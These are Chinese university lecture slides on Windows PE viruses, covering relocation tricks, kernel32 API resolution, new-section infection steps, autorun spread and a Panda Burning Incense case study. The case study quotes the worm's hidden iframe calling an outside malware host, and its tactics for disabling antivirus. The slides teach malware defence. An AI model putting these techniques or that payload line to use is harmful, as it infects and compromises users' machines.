软件安全—恶意代码机理与防护

C6 Windows PE病毒

武汉大学国家网络安全学院 彭国军

guojpeng@whu.edu.cn

本讲提纲

- 6.1 PE病毒的基本概念
- 6.2 PE病毒的分类
- 6.3 传统文件感染型
- 6.4 捆绑释放型
- 6.5 系统感染型病毒
- 6.6 典型案例

6.1 PE病毒的基本概念

- 什么是PE病毒？
  - 以Windows PE程序为载体，能寄生于PE文件，或Windows系统的病毒程序。

6.1 PE病毒的基本概念

- 什么叫感染？
  - 在尽量不影响目标程序（系统）正常功能的前提下，使其具有病毒自己的功能。
  - 何为病毒自己的功能？
    - 感染模块：被感染程序同样具备感染能力。
    - 触发模块：在特定条件下实施相应的病毒功能
    - 破坏模块等

本讲提纲

- 6.1 PE病毒的基本概念
- 6.2 PE病毒的分类
- 6.3 传统文件感染型
- 6.4 捆绑释放型
- 6.5 系统感染型病毒
- 6.6 典型案例

6.2 PE病毒的分类

感染目标类型


- 文件感染
  - 将代码寄生在PE文件
    - 传统感染型
    - 捆绑释放型
- 系统感染
  - 将代码或程序寄生在Windows操作系统
    - 即时通信软件
    - U盘、光盘
    - 电子邮件
    - 网络共享等

本讲提纲

- 6.1 PE病毒的基本概念
- 6.2 PE病毒的分类
- 6.3 传统文件感染型
- 6.4 捆绑释放型
- 6.5 系统感染型病毒
- 6.6 典型案例

6.3 传统文件感染型

6.3.1感染思路



- 优点：被感染后的程序主体依然是目标程序，不影响目标程序图标，隐蔽性稍好。
- 缺点：对病毒代码的编写要求较高，通常是汇编语言编写，难以成功感染自校验程序。

感染例子演示

- 功能：
  - 感染本目录下的test.exe文件。
  - test.exe被感染之后，首先执行病毒代码，然后执行自身代码。

实际演示

6.3 传统文件感染型

6.3.2 关键技术

- 重定位
  - 病毒代码目标寄生位置不固定

与Shellcode类似

- API函数自获取
  - 需要使用的API函数
  - 但无引入函数节支撑

6.3 传统文件感染型

6.3.2 关键技术

- 目标程序遍历搜索
  - 全盘查找，或者部分盘符查找
- 感染模块
  - 病毒代码插入位置选择与写入
  - 控制权返回机制

（1）病毒的重定位

- 为什么需要重定位？
  - 程序在编译后，某些VA地址（如变量Var，004010xxh）就已经以二进制代码的形式固定。


```
.386
.model flat,stdcall
option casemap:none;case sensetive
      include \masm32\include\windows.inc
      include \masm32\include\kernel32.inc
      include \masm32\include\user32.inc
      includelib \masm32\lib\kernel32.lib
      includelib \masm32\lib\user32.lib

.code
szCap   db "MyminiEXE,size:***B",0
szMsgOK db "软件安全PE作业(姓名:某某某,学号:20123253****)",0
start:
    invoke MessageBox,NULL,addr szMsgOK,addr szCap,40h+1000h
    invoke ExitProcess,NULL
end start
```


```
00401035 3031                xor     [ecx],dh
00401037 3233                xor     dh,[ebx]
00401039 3235332A2A2A        xor     dh,[off_2A2A2A33]
0040103F 2A29                sub     ch,[ecx]
00401041 00                  db      000h

00401042                  start:
00401042 6840100000          push    1040h
00401047 6800104000          push    offset off_00401000 ; 'MyminiEXE,size:***B',000h
0040104C 6814104000          push    offset off_00401014
00401051 6A00                push    0
00401053 E8[illegible]       call    jmp_MessageBoxA
00401058 6A00                push    0
0040105A E801000000          call    jmp_ExitProcess
0040105F CC                  db      0CCh
```

ImageBase:400000H



ImageBase:600000H



病毒代码植入HOST文件后的位置差异

a）病毒在感染前的 Var 位置　　b）病毒感染 HOST 后 Var 的位置

解决方法

- 重定位本质：
  - 修正实际地址与预期地址的差异
- 解决方案：
  - 根据HOST特征逐一硬编码［繁琐，未必准确］
  - 病毒代码运行过程中自我重定位

常见的重定位方法之一


```
        call delta          ;这条语句执行之后，堆栈顶端为 delta 在内存中的真正地址
delta:  pop ebp             ;这条语句将 delta 在内存中的真正地址存放在 ebp 寄存器中
        sub ebp,offset delta

        ......

        lea eax,[ebp+offset var1]
        ;这时 eax 中存放着 var1 在内存中的真实地址
```

Call语句功能：

- 将下一条语句开始位置压入堆栈
- JMP 到目标地址执行

（2）API函数地址自获取

- 如何获取API函数地址？
  - DLL文件的引出函数节
  - kernel32.dll：
    - GetProcAddress和LoadLibraryA

（2）API函数地址自获取


- 如何获取kernel32.dll中的API函数地址？
  - 首先，获得kernel32.dll的模块加载基地址
    - 硬编码（兼容性差）
    - 通过kernel32模块中的相应结构和特征定位
  - 然后，通过kernel32.dll的引出目录表结构定位具体函数的函数地址。

获取kernel32模块基地址的典型方法

- 定位kernel32模块中任何一个地址，然后按照模块首地址特征（对齐于10000H，PE文件文件开始标识MZ）向低地址遍历定位PE文件头。


- Kernel32模块内的地址从何处获得？
  - 程序入口代码执行时Stack顶端存储的地址
  - SEH链末端处理函数
  - PEB相关数据结构指向了各模块地址
  - Stack特定高端地址的数据

  （不同的操作系统存在差别）


地址 HEX 数据 反汇编
00401042 $ 68 40100000 PUSH 1040
00401047 . 68 00104000 PUSH WHUPE.00401000
0040104C . 68 14104000 PUSH WHUPE.00401014
00401051 . 6A 00 PUSH 0
00401053 . E8 0E000000 CALL <JMP.&user32.MessageBoxA>
00401058 . 6A 00 PUSH 0
0040105A . E8 01000000 CALL <JMP.&kernel32.ExitProcess>
0040105F CC INT3
00401060 .- FF25 00204000 JMP DWORD PTR DS:[<&kernel32.ExitProcess
00401066 $- FF25 08204000 JMP DWORD PTR DS:[<&user32.MessageBoxA>]
0040106C 00 DB 00
0040106D 00 DB 00
地址 数值 注释
00242028 7C800000 kernel32.7C800000
0024202C 7C80B63E kernel32.<模块入口点>
00242030 0011E000
00242034 00420040
00242038 00241FB0 UNICODE "C:\WINDOWS\system32\kernel32.dll"
0024203C 001A0018
00242040 00241FD8 UNICODE "kernel32.dll"
00242044 80084004
00242048 0000FFFF
0024204C 7C99B2B0 ASCII "L $"
00242050 7C99B2B0 ASCII "L $"
00242054 4802BDC6
00242058 00000000
0024205C 00000000
00242060 ABABABAB
00242064 ABABABAB
00242068 00000000
0024206C 00000000
00242070 000D000B
00242074 001A076E
00242078 003A0043
0024207C 0057005C
00242080 004E0049
00242084 004F0044
00242088 00530057
0024208C 0073005C
00242090 00730079
00242094 00650074
00242098 0033006D
0024209C 005C0032
命令 : dd ds:[ds:[ds:[fs:[30]+0c]+1c
注释
Style = MB_OK|MB_ICONASTERISK|MB_SYSTEMMODAL
Title = "MyminiEXE,size:***B"
Text = "软件安全PE作业<姓名:某某某,学号:20123253
hOwner = NULL
MessageBoxA
ExitCode = 0
ExitProcess
kernel32.ExitProcess
user32.MessageBoxA
寄存器 <FPU>
EAX 00000000
ECX 0012FFB0
EDX 7C92E4F4 ntdll.KiFastSystemCallRet
EBX 7FFDE000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C930208 ntdll.7C930208
EIP 00401042 WHUPE.<模块入口点>
C 0 ES 0023 32位 0(FFFFFFFF)
P 1 CS 001B 32位 0(FFFFFFFF)
A 0 SS 0023 32位 0(FFFFFFFF)
Z 1 DS 0023 32位 0(FFFFFFFF)
0012FFC4 7C817067 返回到 kernel32.7C817067
0012FFC8 7C930208 ntdll.7C930208
0012FFCC FFFFFFFF
0012FFD0 7FFDE000
0012FFD4 80545BFD
0012FFD8 0012FFC8
0012FFDC 81CB8998
0012FFE0 FFFFFFFF SEH 链尾部
0012FFE4 7C839AC0 SE处理程序
0012FFE8 7C817070 kernel32.7C817070
0012FFEC 00000000
0012FFF0 00000000
0012FFF4 00000000
0012FFF8 00401042 WHUPE.<模块入口点>
0012FFFC 00000000

通过引出函数节定位函数地址

- 通过函数名称查找函数地址



（3）目标程序遍历搜索

- 通常以PE文件格式的文件（如EXE、SCR、DLL等）作为感染目标。
- 在对目标进行搜索时，通常调用两个API函数：
  - FindFirstFile
  - FindNextFile
- 遍历算法：递归或者非递归

搜索目标进行感染

FindFile Proc

1. 指定找到的目录为当前工作目录
2. 开始搜索文件(*.*)
3. 该目录搜索完毕？是则返回，否则继续
4. 找到文件还是目录？是目录则调用自身函数FindFile，否则继续
5. 是文件，如符合感染条件，则调用感染模块，否则继续
6. 搜索下一个文件(FindNextFile)，转到3继续

FindFile Endp

（4）文件感染

- 感染的关键
  - 病毒代码能够得到运行
    - 选择合适的位置放入病毒代码（已有节，新增节）
    - 将控制权交给病毒代码
      - 修改程序入口点：AddressofEntryPoint
      - 或者在原目标代码执行过程中运行病毒代码（EPO技术，EntryPoint Obscuring）
  - 程序的正常功能不能被破坏
    - 感染时，记录原始“程序控制点位置”
    - 病毒代码执行完毕之后，返回控制权
    - 避免重复感染：感染标记

代码插入位置－1

- **添加新节**
  - 增加一个节专门存放病毒代码。要事先检查节表空间是否足够。
- **碎片式感染**
  - 将代码分解，插入到节之间的填充部分。

代码插入位置—2

- **插入式感染**
  - 将病毒代码插入到HOST文件的代码节的中间或前后。
  - 这种感染方式会增加代码节的大小，并且可能修改HOST程序中的一些参数实际位置导致HOST程序运行失败。

- **伴随式感染**
  - 典型方法：备份HOST程序，用自身替换HOST程序
  - 当病毒执行完毕之后，再将控制权交给备份程序。

添加新节的感染方式

- **感染文件的基本步骤：**
  1. 判断目标文件开始的两个字节是否为“MZ”。
  2. 判断PE文件标记“PE”。
  3. 判断感染标记，如果已被感染过则跳出继续执行HOST程序，否则继续。
  4. 获得Directory（数据目录）的个数，（每个数据目录信息占8个字节）。
  5. 得到节表起始位置。(Directory的偏移地址+数据目录占用的字节数=节表起始位置)
  6. 得到目前最后节表的末尾偏移（紧接其后用于写入一个新的病毒节）节表起始位置+节的个数*(每个节表占用的字节数28H)=目前最后节表的末尾偏移。
  7. 开始写入节表和病毒节
  8. 修正文件头信息

本讲提纲

- 6.1 PE病毒的基本概念
- 6.2 PE病毒的分类
- 6.3 传统文件感染型
- 6.4 捆绑释放型
- 6.5 系统感染型病毒
- 6.6 典型案例

6.4 捆绑释放型

- 将HOST作为数据存储在病毒体内
- 当执行病毒程序时，还原并执行HOST文件
  - 熊猫烧香病毒

捆绑式感染—感染释放型

- 优点：编写简单、效率高。可感染自校验程序。
- 缺点：被感染后的程序主体是病毒程序，易被发现（程序叠加＋释放执行），程序图标问题。

本讲提纲

- 6.1 PE病毒的基本概念
- 6.2 PE病毒的分类
- 6.3 传统文件感染型
- 6.4 捆绑释放型
- 6.5 系统感染型
- 6.6 典型案例

6.5 系统感染型


- 这类病毒通常为独立个体，不感染系统内的其他文件。

- 两个关键问题：
  - 如何再次获得控制权
    - 自启动
  - 如何传播
    - 可移动存储介质（U盘、移动硬盘、刻录光盘等）
    - 网络共享
    - 电子邮件或其他应用

6.5.1 控制权再次获取

—常见的自启动方式

- 启动环节：
  - BIOS—MBR—DBR—系统内部
- 系统内部：
  - 注册表中的键值
  - 系统中的特定位置
  - 配置文件
  - 特定路径的特定文件
    - 如Explorer.exe



其他启动方式

- 利用系统自动播放机制
  - Autorun.inf
- 在其他可执行文件嵌入少量触发代码
  - 修改引入函数节启动DLL病毒文件
  - 在特定PE文件代码段插入触发代码等
- DLL劫持：替换已有DLL文件等

6.5.2病毒的传播方式


- 一切可以对外交互的渠道。。。
  - 各类存储设备（软盘、光盘、U盘、移动硬盘、智能设备）
  - 各类网络通信方式（QQ、MSN、Email、淘宝旺旺、微信、微博等）
  - 各类网络连接方式（有线、wifi、蓝牙等）
  - 各类网络应用（迅雷、BT等）
  - 你能够想象的。。。

邮件附件

- 附件中可能包含病毒
  - .exe
  - .rar;.pdf;.doc;.xls;.jpg;.chm…

通过可移动存储设备传播的非感染式病毒


- Autorun.inf
  - 变形的Autorun.inf



- 伪装文件夹

摆渡


非密


内部网络
打印服务漏洞
MS10-061
被感染主机
U盘
lnk漏洞
MS10-046
RPC漏洞
MS08-067
WinCC
RPC漏洞
MS08-067

本讲提纲

- 6.1 PE病毒的基本概念
- 6.2 PE病毒的分类
- 6.3 传统文件感染型
- 6.4 捆绑释放型
- 6.5 系统感染型
- 6.6 典型案例

6.6 典型案例

-熊猫烧香病毒

- 自启动方式：
  - 将自身拷贝至系统目录，同时修改注册表将自身设置为开机启动项，—>启动
  - 拷贝自身到所有驱动器根目录，命名为Setup.exe，在驱动器根目录生成autorun.inf文件，并把他们设置为隐藏、只读、系统。 —>启动

6.6 典型案例

-熊猫烧香病毒

- 感染与传播方式：
  - 感染可执行文件：病毒会搜索并感染系统中特定目录外的所有.EXE/.SCR/.PIF/.COM等文件，将自身捆绑在被感染文件前端，并在尾部添加标记信息： .WhBoy{原文件名}.exe.{原文件大小}. ->感染
  - 感染网页：查找系统以.html和.asp为后缀的文件，在里面插入<iframe src=http://www.ac86.cn/66/index.htm width=”0” height=”0”></iframe> ->感染
  - 通过弱口令传播：访问局域网共享文件夹将病毒文件拷贝到该目录下，并改名为GameSetup.exe。->传播

6.6 典型案例

-熊猫烧香病毒

- **自我隐藏：**
  - 禁用安全软件：尝试关闭安全软件（杀毒软件、防火墙、安全工具）的窗口、进程；删除注册表中安全软件的启动项；禁用安全软件的服务等操作。 ->破坏与隐藏
  - 自动恢复“显示所有文件和文件夹”选项隐藏功能。 ->隐藏
  - 删除系统的隐藏共享； ->隐藏
